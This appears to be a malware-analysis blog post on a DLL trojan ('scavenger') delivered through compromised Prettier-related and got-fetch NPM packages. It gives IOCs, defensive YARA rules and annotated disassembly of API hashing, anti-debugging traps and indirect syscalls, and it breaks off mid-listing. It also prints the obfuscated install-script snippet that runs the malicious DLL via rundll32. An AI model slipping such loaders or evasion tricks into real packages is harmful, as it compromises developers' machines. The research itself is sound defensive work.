Supply Chain Trojan sc_trojan_jwjf

utkonos.github.io/sc_trojan_jwjf/

utkonos

IOCs: Gist

On July 18th, Socket published research on a phishing campaign which led to a compromise of a set of NPM packages which were related to the Prettier code formatting tool. The DLL trojan found in this attack as well other samples as investigated below is designated as `sc_trojan_jwjf`.

Update: Twitter user cyb3rjerry located the name of the malware, `scavenger`, according to parts of the PDB path found in this sample:

```
c3536b736c26cd5464c6f53ce8343d3fe540eb699abd05f496dcd3b8b47c5134
```

You can read all about it in the excellent blog here.

Package got-fetch

In addition to this part of the campaign, two versions of the got-fetch NPM package were compromised by the same adversary:

Package Name	Version
got-fetch	5.1.11
got-fetch	5.1.12

Package 5.1.11

```
Package: 3ca29a4036491bfb1cce9ddd2f355bb3cec80cc0dcd2915c456c25ca103cd273

Javascript: fc1420c8e74cc15292e9d443b1aa04f697ecafc4e0b1c5d4794594717232c3b2
Filename: install.cjs

DLL: c4504c579025dcd492611f3a175632e22c2d3b881fda403174499acd6ec39708
Filename: crashreporter.dll
```

Package 5.1.12

```
Package: af54ae60e996322a0f099b6e57fe32cc9fc07c12288c333904adf3cebf11d8dd

Javascript: fc1420c8e74cc15292e9d443b1aa04f697ecafc4e0b1c5d4794594717232c3b2
Filename: install.cjs

DLL: 30295311d6289310f234bfff3d5c7c16fd5766ceb49dcb0be8bc33c8426f6dc4
Filename: crashreporter.dll
```


Malicious Javascript

The part of the malicious Javascript that executes the next stage DLL is identical in both files.

```javascript
function logDiskSpace() {
    try {
        if(os.platform() === 'win32') {
            const tempDir = os.tmpdir();
            require('chi'+'ld_pro'+'cess')["sp"+"awn"]("rund"+"ll32",
            [path.join(__dirname, 'crashreporter' + '.dll') + ",main"]);
            log(`Temp directory: ${tempDir}`);
            const files = cache.readdirSync(tempDir);
            log(`Number of files in temp directory: ${files.length}`);
        }
    } catch (err) {
        summary.errors++;
        log(`Error accessing temp directory: ${err.message}`);
    }
}
```

Malicious DLL

The two DLLs collected from the got-fetch packages are almost identical to the DLLs found in the Prettier toolchain packages. Here are the exported `main` functions side by side. The one on the right is from the Prettier packages.



Note: The Binary Ninja plugin used to clean up annotations temporarily for nice screenshot is [CleanShot](). It isn't a formal community plugin yet, and is still under development. If you have suggestions, please do share.

Analysis Focus: DLL

This part of the writeup will focus on the DLL found in the Prettier toolchain packages. These samples don’t run easily in most sandboxes due to an array of anti-analysis trickery.

```
DLL: c68e42f416f482d43653f36cd14384270b54b68d6496a8e34ce887687de5b441
Filename: node-gyp.dll
```

API Hashing

To perform API hashing, the malware must access and parse the Process Environment Block (PEB). In the next figure we can see the linear address of the PEB being read from `gs:[0x60]`. This is the first step towards clandestinely resolving APIs via hashes.

```
+0x18000aab4  c605457b120001    mov   byte [rel data_180132600], 0x1
+0x18000aabb  48833db57a120000  cmp   qword [rel data_180132578], 0x0
+0x18000aac3  7510              jne   0x18000aad5

+0x18000aac5  65488b042560000000  mov   rax, qword [gs:0x60]
+0x18000aace  488905a37a1200    mov   qword [rel data_180132578], rax

+0x18000aad5  488b059c7a1200    mov   rax, qword [rel data_180132578]
+0x18000aadc  488b4018          mov   rax, qword [rax+0x18]
```

The API hashes used by this malware family are of two kinds. First, are the DLL name hashes. In the next figure, we can see the API hash used to find `ntdll.dll`: `0xcd8fc5c4`. This hash does not appear in HashDB yet. Isolation of the algorithm and reporting of the hashes found in this malware family are on the todo list.

```
+0x18000adbf  898574240000      mov     dword [rbp+0x2474 {var_11f6c_1}], eax
+0x18000adc5  8b8574240000      mov     eax, dword [rbp+0x2474 {var_11f6c_1}]
+0x18000adcb  8bc0              mov     eax, eax
+0x18000adcd  b9c4c58fcd        mov     ecx, 0xcd8fc5c4  // ntdll.dll API hash
+0x18000add2  483bc1            cmp     rax, rcx
+0x18000add5  7514              jne     0x18000adeb

+0x18000add7  488b8530300000    mov     rax, qword [rbp+0x3030 {var_113b0_1}]
+0x18000adde  488b4030          mov     rax, qword [rax+0x30]
+0x18000ade2  4889853830000     mov     qword [rbp+0x3038 {var_113a8_1}], rax
+0x18000ade9  eb10              jmp     0x18000adfb

+0x18000adeb  e91cfdffff        jmp     0x18000ab0c

+0x18000adf0  48c7853830000000… mov     qword [rbp+0x3038 {var_113a8_1}], 0x0

+0x18000adfb  488b8538300000    mov     rax, qword [rbp+0x3038 {var_113a8_1}]
+0x18000ae02  488985980b0000    mov     qword [rbp+0xb98 {var_13848_1}], rax
+0x18000ae09  488b85980b0000    mov     rax, qword [rbp+0xb98 {var_13848_1}]
+0x18000ae10  488985003e0000    mov     qword [rbp+0x3e00 {var_105e0_1}], rax
+0x18000ae17  488b85003e0000    mov     rax, qword [rbp+0x3e00 {var_105e0_1}]
+0x18000ae1e  4863403c          movsxd  rax, dword [rax+0x3c]
+0x18000ae22  488b8d980b0000    mov     rcx, qword [rbp+0xb98 {var_13848_1}]
+0x18000ae29  4803c8            add     rcx, rax
+0x18000ae2c  488bc1            mov     rax, rcx
+0x18000ae2f  488985083e0000    mov     qword [rbp+0x3e08 {var_105d8_1}], rax
+0x18000ae36  488d85b0f60000    lea     rax, [rbp+0xf6b0 {var_4d30}]
+0x18000ae3d  488b8d083e0000    mov     rcx, qword [rbp+0x3e08 {var_105d8_1}]
+0x18000ae44  488bf8            mov     rdi, rax {var_4d30}
+0x18000ae47  488d7118          lea     rsi, [rcx+0x18]
+0x18000ae4b  b9f0000000        mov     ecx, 0xf0
+0x18000ae50    // Copy PE header ntdll.dll to stack
+0x18000ae50  f3a4              rep movsb byte [rdi], [rsi] {var_4e20} {var_4d30}  {0x0}
+0x18000ae52  b808000000        mov     eax, 0x8
+0x18000ae57  486bc000          imul    rax, rax, 0x0
```

The API hash is shown in the red highlight at the top of the figure above. And the red highlight at the bottom is the PE headers from `ntdll.dll` being copied onto the stack. This is where the export table address is accessed and then used to resolve more API hashes.

Detection Opportunity: Ntdll API Hash

The API hash used to locate `ntdll.dll` provides a nice detection opportunity. The following is a YARA rule that incorporates the instructions that use the API hash. This rule matches a number of other DLLs from this same malware family outside of the ones from the Prettier and got-fetch NPM package. This is just an image of the first draft YARA rule. You can access the current version with any revisions in the Gist that goes with this research. You will also find updates lists of IOCs like file hashes and more.

```
rule Hash_Ntdll_PrettierNPM
{
    meta:
        author = "Malware Utkonos"
        date = "2025-07-19"
        description = "Matches malicious DLLs related to the ones found in the Prettier NPM supply chain compromise."
    strings:
        $op = { b9c4c58fcd 483bc1 75 }
            // 18000d555  b9c4c58fcd         mov     ecx, 0xcd8fc5c4
            // 18000d55a  483bc1             cmp     rax, rcx
            // 18000d55d  7514               jne     0x18000d573
    condition:
        uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x00004550 and $op
}
```

Here are the results of ongoing YARA hunting using this rule. If you want fresh data, please look at the gist linked above.

```
0254abb7ce025ac844429589e0fec98a84ccefae38e8e9807203438e2f387950
1aeab6b568c22d11258fb002ff230f439908ec376eb87ed8e24d102252c83a6e
30295311d6289310f234bfff3d5c7c16fd5766ceb49dcb0be8bc33c8426f6dc4
5bed39728e404838ecd679df65048abcb443f8c7a9484702a2ded60104b8c4a9
75c0aa897075a7bfa64d8a55be636a6984e2d1a5a05a54f0f01b0eb4653e9c7a
80c1e732c745a12ff6623cbf51a002aa4630312e5d590cd60e621e6d714e06de
877f40dda3d7998abda1f65364f50efb3b3aebef9020685f57f1ce292914feae
8c8965147d5b39cad109b578ddb4bfca50b66838779e6d3890eefc4818c79590
90291a2c53970e3d89bacce7b79d5fa540511ae920dd4447fc6182224bbe05c5
9ec86514d5993782d455a4c9717ec4f06d0dfcd556e8de6cf0f8346b8b8629d4
c3536b736c26cd5464c6f53ce8343d3fe540eb699abd05f496dcd3b8b47c5134
c4504c579025dcd492611f3a175632e22c2d3b881fda403174499acd6ec39708
c68e42f416f482d43653f36cd14384270b54b68d6496a8e34ce887687de5b441
d845688c4631da982cb2e2163929fe78a1d87d8e4b2fe39d2a27c582cfed3e15
dd4c4ee21009701b4a29b9f25634f3eb0f3b7f4cc1f00b98fc55d784815ef35b
```

Note: The Binary Ninja plugin I used to make the YARA rules is copy_yara_format_bytes.py. It doesn't have a formal name yet and is under development. Feedback welcome! And hopefully it can mature into a community plugin.

Cast a Wider Net

The specific rule shown above hunts for how this malware family implements this particular API hash. However, to find other potential usages of this hash outside of this malware family or other potentially related malware families, the bytes that the rule is looking for need to be more generalized. Therefore, adding a wildcard to the right nibble of the REX prefix on the `cmp` instruction and dropping the ModR/M byte completely make the second instruction more generalized. Then dropping the opcode entirely from the first instruction leaving the API hash immediate value alone makes it even more generalized. Interestingly, a number of different samples match this generalized rule. Triage of these additional samples is on the todo list.


```
rule Hash_Ntdll
{
    meta:
        author = "Malware Utkonos"
        date = "2025-07-19"
        description = "Matches malicious files that use a specific hash to match ntdll.dll."
    strings:
        $op = { c4c58fcd 4?3B }
            // 18000adcd  b9c4c58fcd         mov     ecx, 0xcd8fc5c4
            // 18000add2  483bc1             cmp     rax, rcx
    condition:
        uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x00004550 and $op
}
```

Here are the preliminary results of hunting using this generalized rule. These are not yet traiged and may contain some false positives.

```
102e68f5cfe15a1c9197f3684b5c1ab4335a3048e1f61661c29c885707933947
437f5fa47b3249ca1927ae0e84840153281ce276daa568dc23a0ae8f48cdfd64
4b65a3043f2ff69ecf250327c1ae98a362e37151b42ecab31a7f690a66bc317e
638d6dce0d74f510f578616514ad836668834939024d4e61f6ad1a97f492a136
6a01de1654da642537e46c917e7c5561360045964469ced616b2ab8191c95249
ccfc206bf555cd4500b0c4047ad4cd40a053bb9e18371ae7dd8fcb2433ae9a1b
d594fcc51c7453ca5699d511143887268b1a7648202d08108b472b0996115c09
e3a4bfc68cc89d340c19da35a73624e84c861c0b5c27a6c97bbd8a2c2985d2ad
```

Function Name API Hashes

The other type of API hash found in this malware family is a function name hash. These are used to resolve API functions and then store the address of the function in a variable on the stack that is used to call the function. The first one after the hash of `ntdll.dll` is `ZwClose`. This next figure shows the API hash at the top and the function address in `rax` at the bottom. The instruction pointer in the middle of the image shows the location on the stack where the function address is about to be stored.



Malware Behavior Catalog: API Hashing

The Malware Behavior Catalog code for API Hashing is [B0032.001](). This is a type of anti-static analysis used for evasion and executable code obfuscation.

Anti-Debugging Traps

There are quite a few anti-analysis, anti-debugging, and anti-vm techniques used in this malware family. If you fall into many of them, they lead to a null pointer trap. Each of the null pointer traps starts with an API hash of `GetACP`. The hash is `0xf330068a`, but I have made an enum in Binary Ninja similar to ones that cxiao's awesome [plugin]() makes based on HashDB. I can then display the hash in a more readable form. The first instruction near the bottom in yellow is the call to `GetACP`. This is a junk call that doesn't do anything real. Finally, a data variable that I have named `nullptr_trap` is read from. This data variable is always null. Finally, the instruction that attempts to dereference the pointer is at the bottom highlighted in red. This instruction raises an exception: `C0000005 EXCEPTION_ACCESS_VIOLATION`.

```
+0x18000b580  8b8584240000         mov    eax, dword [rbp+0x2484 {var_11f5c_1}]
+0x18000b586  8bc0                 mov    eax, eax
+0x18000b588  b98a0630f3           mov    ecx, GetACP
+0x18000b58d  483bc1               cmp    rax, rcx
+0x18000b590  756e                 jne    0x18000b600

+0x18000b592  488b85701b0000       mov    rax, qword [rbp+0x1b70 {var_12870_1}]
+0x18000b599  8b4024               mov    eax, dword [rax+0x24]
+0x18000b59c  488b8d900b0000       mov    rcx, qword [rbp+0xb90 {var_13850_1}]
+0x18000b5a3  4803c8               add    rcx, rax
+0x18000b5a6  488bc1               mov    rax, rcx
+0x18000b5a9  488985703e0000       mov    qword [rbp+0x3e70 {var_10570_1}], rax
+0x18000b5b0  488b85701b0000       mov    rax, qword [rbp+0x1b70 {var_12870_1}]
+0x18000b5b7  8b401c               mov    eax, dword [rax+0x1c]
+0x18000b5ba  488b8d900b0000       mov    rcx, qword [rbp+0xb90 {var_13850_1}]
+0x18000b5c1  4803c8               add    rcx, rax
+0x18000b5c4  488bc1               mov    rax, rcx
+0x18000b5c7  488985783e0000       mov    qword [rbp+0x3e78 {var_10568_1}], rax
+0x18000b5ce  48638550070000       movsxd rax, dword [rbp+0x750 {var_13c90_1}]
+0x18000b5d5  488b8d703e0000       mov    rcx, qword [rbp+0x3e70 {var_10570_1}]
+0x18000b5dc  0fb70441             movzx  eax, word [rcx+rax*2]
+0x18000b5e0  488b8d783e0000       mov    rcx, qword [rbp+0x3e78 {var_10568_1}]
+0x18000b5e7  8b0481               mov    eax, dword [rcx+rax*4]
+0x18000b5ea  488b8d900b0000       mov    rcx, qword [rbp+0xb90 {var_13850_1}]
+0x18000b5f1  4803c8               add    rcx, rax
+0x18000b5f4  488bc1               mov    rax, rcx
+0x18000b5f7  48898570300000       mov    qword [rbp+0x3070 {var_11370_1}], rax
+0x18000b5fe  eb10                 jmp    0x18000b610

+0x18000b600  e92afeffff           jmp    0x18000b42f

+0x18000b605  48c78570300000000000000  mov    qword [rbp+0x3070 {var_11370_1}], 0x0

+0x18000b610  488b8570300000       mov    rax, qword [rbp+0x3070 {var_11370_1}]
+0x18000b617  488985803e0000       mov    qword [rbp+0x3e80 {GetACP_1}], rax
+0x18000b61e  ff95803e0000         call   qword [rbp+0x3e80 {GetACP_1}]
+0x18000b624  8bc0                 mov    eax, eax
+0x18000b626  488985883e0000       mov    qword [rbp+0x3e88 {var_10558_1}], rax
+0x18000b62d  488b054c6f1200       mov    rax, qword [rel nullptr_trap]
+0x18000b634  480fbe00             movsx  rax, byte [rax]
+0x18000b638  488b8d883e0000       mov    rcx, qword [rbp+0x3e88 {var_10558_1}]
+0x18000b63f  488908               mov    qword [rax], rcx
```

You can see the locations of the other debugger traps if you select the null data variable and check for other code references.

```
Cross References
▸ Filter (7)
▾ Code References
  ▾ sub_18000aa50
    |← 18000b62d mov    rax, qword [rel nullptr_trap]
    |← 18000c198 mov    rax, qword [rel nullptr_trap]
    |← 18000d121 mov    rax, qword [rel nullptr_trap]
    |← 1800106b1 mov    rax, qword [rel nullptr_trap]
    |← 180012b26 mov    rax, qword [rel nullptr_trap]
    |← 180013d84 mov    rax, qword [rel nullptr_trap]
    |← 180014911 mov    rax, qword [rel nullptr_trap]
```

IsDebuggerPresent

One of the early traps can be hit if the debugger has not been hidden. The API hash for `IsDebuggerPresent` is `0xc3da4ec4` and is shown in the next figure. The DLL name hash used along with this function name hash is `0x1819ae87` and represents `kernel32.dll`.

```
+0x18000bb44  8bc0          mov   eax, eax
+0x18000bb46  b9c44edac3    mov   ecx, IsDebuggerPresent
+0x18000bb4b  483bc1        cmp   rax, rcx
```

Encoded Configuration Strings

The malware hides its configuration in a series of quad word stack strings. The next figure shows the first example which encodes the string `\SCVNGR_VM`. This string is later appended to the user's temp directory path and stored for later use.

```
+0x18000c207  888568100000        mov     byte [rbp+0x1068 {var_13378_1}], al
+0x18000c20d  48b871aa7dd9615c0666   mov     rax, 0x66065c61d97daa71
+0x18000c217    // \SCVNGR_VM https://en.wikipedia.org/wiki/SCVNGR
+0x18000c217  488985483f0000      mov     qword [rbp+0x3f48 {var_10498}], rax  {0x66065c61d97daa71}
+0x18000c21e  488b85483f0000      mov     rax, qword [rbp+0x3f48 {var_10498}]  {0x66065c61d97daa71}
+0x18000c225  488985503f0000      mov     qword [rbp+0x3f50 {var_10490}], rax  {0x66065c61d97daa71}
+0x18000c22c  488b85503f0000      mov     rax, qword [rbp+0x3f50 {var_10490}]  {0x66065c61d97daa71}
+0x18000c233  488985207b0000      mov     qword [rbp+0x7b20 {var_c8c0}], rax  {0x66065c61d97daa71}
+0x18000c23a  48b8d0ff8b720a4d5544   mov     rax, 0x44554d0a728bffd0
+0x18000c244  488985583f0000      mov     qword [rbp+0x3f58 {var_10488}], rax  {0x44554d0a728bffd0}
+0x18000c24b  488b85583f0000      mov     rax, qword [rbp+0x3f58 {var_10488}]  {0x44554d0a728bffd0}
+0x18000c252  488985603f0000      mov     qword [rbp+0x3f60 {var_10480}], rax  {0x44554d0a728bffd0}
+0x18000c259  488b85603f0000      mov     rax, qword [rbp+0x3f60 {var_10480}]  {0x44554d0a728bffd0}
+0x18000c260  488985287b0000      mov     qword [rbp+0x7b28 {var_c8b8_1}], rax  {0x44554d0a728bffd0}
+0x18000c267  488d85207b0000      lea     rax, [rbp+0x7b20 {var_c8c0}]
+0x18000c26e  488985683f0000      mov     qword [rbp+0x3f68 {var_10478_1}], rax {var_c8c0}
+0x18000c275  488b85683f0000      mov     rax, qword [rbp+0x3f68 {var_10478_1}]
+0x18000c27c  488985e8140000      mov     qword [rbp+0x14e8 {var_12ef8_1}], rax
+0x18000c283  48b82df93e8f2f1b5439   mov     rax, 0x39541b2f8f3ef92d
+0x18000c28d  488985703f0000      mov     qword [rbp+0x3f70 {var_10470}], rax  {0x39541b2f8f3ef92d}
+0x18000c294  488b85703f0000      mov     rax, qword [rbp+0x3f70 {var_10470}]  {0x39541b2f8f3ef92d}
+0x18000c29b  488985783f0000      mov     qword [rbp+0x3f78 {var_10468}], rax  {0x39541b2f8f3ef92d}
+0x18000c2a2  488b85783f0000      mov     rax, qword [rbp+0x3f78 {var_10468}]  {0x39541b2f8f3ef92d}
+0x18000c2a9  48898560130100      mov     qword [rbp+0x11360 {var_3080_1}], rax  {0x39541b2f8f3ef92d}
+0x18000c2b0  48b886b28b720a4d5544   mov     rax, 0x44554d0a728bb286
+0x18000c2ba  488985803f0000      mov     qword [rbp+0x3f80 {var_10460}], rax  {0x44554d0a728bb286}
+0x18000c2c1  488b85803f0000      mov     rax, qword [rbp+0x3f80 {var_10460}]  {0x44554d0a728bb286}
+0x18000c2c8  488985883f0000      mov     qword [rbp+0x3f88 {var_10458}], rax  {0x44554d0a728bb286}
+0x18000c2cf  488b85883f0000      mov     rax, qword [rbp+0x3f88 {var_10458}]  {0x44554d0a728bb286}
+0x18000c2d6  48898568130100      mov     qword [rbp+0x11368 {var_3078_1}], rax  {0x44554d0a728bb286}
+0x18000c2dd  33c0                xor     eax, eax  {0x0}
+0x18000c2df  83f801              cmp     eax, 0x1  {0x0}
+0x18000c2e2  7402                je      0x18000c2e6
```

BeingDebugged Flag

The next anti-debugging check is shown in the next figure. The address of the PEB is again read from `gs:[0x60]` at the top highlighted in yellow. Then the `BeingDebugged` boolean flag from the PEB structure is checked. If the flag is present, control flow takes you to an instance of the null pointer trap described above. To avoid this one, just use the `hide` command in [x64dbg](https://x64dbg.com/) if you're using that particular debugger.

```
+0x18000cb55  65488b042560000000   mov     rax, qword [gs:0x60]
+0x18000cb5e  48898528400000      mov     qword [rbp+0x4028 {var_103b8_1}], rax
+0x18000cb65  488b8528400000      mov     rax, qword [rbp+0x4028 {var_103b8_1}]
+0x18000cb6c  0fb64002            movzx   eax, byte [rax+0x2 {_PEB::BeingDebugged}]
+0x18000cb70  85c0                test    eax, eax
+0x18000cb72  0f84be050000        je      0x18000d136
```

The following figure shows the location of the `BeingDebugged` member of the `_PEB` struct.

```
      struct _PEB
      {
0000      BOOLEAN InheritedAddressSpace;
0001      BOOLEAN ReadImageFileExecOptions;
0002      BOOLEAN BeingDebugged;
0003      BOOLEAN ImageUsesLargePages;
0008      HANDLE Mutant;
0010      PVOID ImageBaseAddress;
0018      PPEB_LDR_DATA Ldr;
0020      struct _RTL_USER_PROCESS_PARAMETERS* ProcessParameters;
0028      PVOID SubSystemData;
0030      PVOID ProcessHeap;
0038      struct _RTL_CRITICAL_SECTION* FastPebLock;
```

Thread Hide-and-Seek

The next anti-analysis trick has a number of different stages to it. First, it gets the handle for the current thread via a call to `GetCurrentThread` located at `0x18000d136`. This call is shown in the next figure.

```
+0x18000d136  ff158cf00e00      call    qword [rel GetCurrentThread]
+0x18000d13c  48898558410000    mov     qword [rbp+0x4158 {var_10288_1}], rax
+0x18000d143  488b052e541200    mov     rax, qword [rel data_180132578]
```

Next the API hash for `NtSetInformationThread`, `0x96c7b422` is resolved at `0x18000d649` as shown in the next figure.

```
+0x18000d641  8b85c0240000   mov    eax, dword [rbp+0x24c0 {var_11f20_1}]
+0x18000d647  8bc0           mov    eax, eax
+0x18000d649  b922b4c796     mov    ecx, NtSetInformationThread
+0x18000d64e  483bc1         cmp    rax, rcx
+0x18000d651  756e           jne    0x18000d6c1
```

Next the API hash for `ZwAllocateVirtualMemory`, `0x95dd2b8c` is resolved at `0x18000dc0b` as shown in the next figure.


```
+0x18000dc03  8b85cc240000   mov    eax, dword [rbp+0x24cc {var_11f14_1}]
+0x18000dc09  8bc0           mov    eax, eax
+0x18000dc0b  b98c2bdd95     mov    ecx, ZwAllocateVirtualMemory
+0x18000dc10  483bc1         cmp    rax, rcx
+0x18000dc13  756e           jne    0x18000dc83
```

This next figure is fairly complex. At the top highlighted in red is the call to `ZwAllocateVirtualMemory` located on the stack. In green above it are the function call parameters. Then in the middle of this figure are a series of hard-coded immediate values which comprise the bytes of the function that makes the indirect syscall. The three instructions highlighted in yellow are the two bytes of the syscall and then `0xc3` which is `ret`. Below, we will use these instructions to hunt for other malware that uses this same technique. Finally, at the bottom highlighted in red is the call to the location where the syscall function was constructed in the allocated memory.


```
+0x18000dca1  488b8538410000    mov     rax, qword [rbp+0x4138 {var_102a8_1}]
+0x18000dca8  48898548410000    mov     qword [rbp+0x4148 {ZwAllocateVirtualMemory_1}], rax
+0x18000dcaf  c744242840000000  mov     dword [rsp+0x28 {var_14400_1}], 0x40
+0x18000dcb7  c744242000300000  mov     dword [rsp+0x20 {var_14408_1}], 0x3000
+0x18000dcbf  4c8d8d28060100    lea     r9, [rbp+0x10628 {var_3db8}]
+0x18000dcc6  4533c0            xor     r8d, r8d  {0x0}
+0x18000dcc9  488d95c0040100    lea     rdx, [rbp+0x104c0 {var_3f20}]
+0x18000dcd0  48c7c1ffffffff    mov     rcx, 0xffffffffffffffff
+0x18000dcd7  ff9548410000      call    qword [rbp+0x4148 {ZwAllocateVirtualMemory_1}]
+0x18000dcdd  488b85c0040100    mov     rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dce4  c6004c            mov     byte [rax], 0x4c
+0x18000dce7  488b85c0040100    mov     rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dcee  c640018b          mov     byte [rax+0x1], 0x8b
+0x18000dcf2  488b85c0040100    mov     rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dcf9  c64002d1          mov     byte [rax+0x2], 0xd1
+0x18000dcfd  488b85c0040100    mov     rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dd04  c64003b8          mov     byte [rax+0x3], 0xb8
+0x18000dd08  488b85c0040100    mov     rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dd0f  8b8dd0240000      mov     ecx, dword [rbp+0x24d0 {var_11f10_1}]
+0x18000dd15  894804            mov     dword [rax+0x4], ecx
+0x18000dd18  488b85c0040100    mov     rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dd1f  c640080f          mov     byte [rax+0x8], 0xf  // 0x31
+0x18000dd23  488b85c0040100    mov     rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dd2a  c6400905          mov     byte [rax+0x9], 0x5  // 0xc0
+0x18000dd2e  488b85c0040100    mov     rax, qword [rbp+0x104c0 {var_3f20}]
